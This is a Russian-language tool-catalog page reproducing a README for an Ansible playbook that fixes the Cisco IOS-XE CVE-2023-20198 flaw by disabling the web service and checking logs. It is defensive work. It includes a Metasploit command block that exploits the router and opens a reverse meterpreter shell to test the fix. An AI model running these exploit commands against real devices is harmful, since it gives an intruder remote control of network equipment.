

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-20198-Fix — Проверьте и устраните условия, делающие устройство IOS-XE уязвимым к CVE-2023-20198. | Kitploit

Инструменты/GitHubGitHub/netbell/cve-2023-20198-fix
Сканеры уязвимостейЭксплуатацияАудит конфигурацииСетевая безопасностьDevSecOpsРеагирование на Инциденты
GitHubnetbell/cve-2023-20198-fix

CVE-2023-20198-Fix

Проверьте и устраните условия, делающие устройство IOS-XE уязвимым к CVE-2023-20198.

Репозиторий
342 лет назадЕщё не проверено
Поделиться

CVE-2023-20198-Исправление

Этот репозиторий содержит Ansible плейбук для устранения уязвимости CVE-2023-20198, обнаруженной в некоторых устройствах Cisco.

Он выполняет следующее:

  1. Проверяет, запущен ли веб-сервис на маршрутизаторе, путем проверки наличия соответствующих команд в текущей конфигурации
  2. Отключает веб-сервис, если он запущен
  3. Сохраняет конфигурацию, если она была изменена
  4. Проверяет журналы на наличие признаков предыдущей эксплуатации

Структура каталогов:

CVE-2023-20198-Fix/
│
├── ansible.cfg            # Ansible configuration file
├── group_vars/            # Directory for variables specific to groups of hosts
│   └── iosxe_devices.yml  # Variable definitions for IOS-XE devices
├── inventory.yml          # Inventory of hosts, including devices to target
└── remediate.yml          # Playbook for remediating CVE-2023-20198

Начало работы

Предварительные требования

Убедитесь, что Ansible установлен на вашей управляющей машине. Этот плейбук написан для Ansible 2.9 или новее.

Настройка

Настройте Ansible: Отредактируйте ansible.cfg в соответствии с настройками вашей среды.

Инвентаризация:

Обновите inventory.yml, указав данные хостов ваших устройств IOS-XE.

Переменные:

Определите необходимые переменные в group_vars/iosxe_devices.yml. Они должны включать общие настройки для ваших устройств IOS-XE, такие как параметры подключения и учетные данные.

Добавление хостов в инвентаризацию

Чтобы добавить новое устройство IOS-XE в инвентаризацию, отредактируйте файл inventory.yml и добавьте новый хост в соответствующую группу:

iosxe_devices:
  hosts:
    vulnerable_router01:
      ansible_host: 192.168.1.3
      # ... other necessary variables

Замените new_router01 на имя хоста вашего устройства, а переменные ansible_* на фактические значения для вашего устройства.

Обновление групповых переменных

Если вам нужно обновить учетные данные или другие настройки для группы устройств IOS-XE, отредактируйте файл group_vars/iosxe_devices.yml:

---
ansible_network_os: ios
ansible_connection: network_cli
ansible_user: admin
ansible_password: admin_password            # Lab use only, store credentials responsibly!
ansible_become_method: enable
ansible_become_password: admin_password     # Lab use only, store credentials responsibly!
# ... other variables

Запуск плейбука

Чтобы выполнить плейбук, используйте следующую команду:

ansible-playbook remediate.yml -i inventory.yml

Проверка через Metasploit

Команды MSF6

use exploit/linux/misc/cisco_ios_xe_rce
set RHOST 192.168.10.242     # Your target IP
set target 1
set payload cmd/unix/python/meterpreter/reverse_tcp
check
exploit

Проверка до устранения

До

Запуск плейбука

Запуск

Проверка после устранения

До

Тестирование

Всегда тестируйте изменения в контролируемой среде перед запуском плейбука в эксплуатацию.

Безопасность

Храните конфиденциальные данные, такие как пароли и секретные ключи, с помощью Ansible Vault. Не храните учетные данные в открытом виде в файлах инвентаризации или group_vars.

За дополнительными мерами безопасности и лучшими практиками обращайтесь к официальной документации Ansible.

Пожалуйста, замените все значения-заполнители на фактические данные, соответствующие вашей среде. Это README предполагает базовое знакомство с концепциями Ansible, такими как инвентаризация, переменные и запуск плейбуков.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




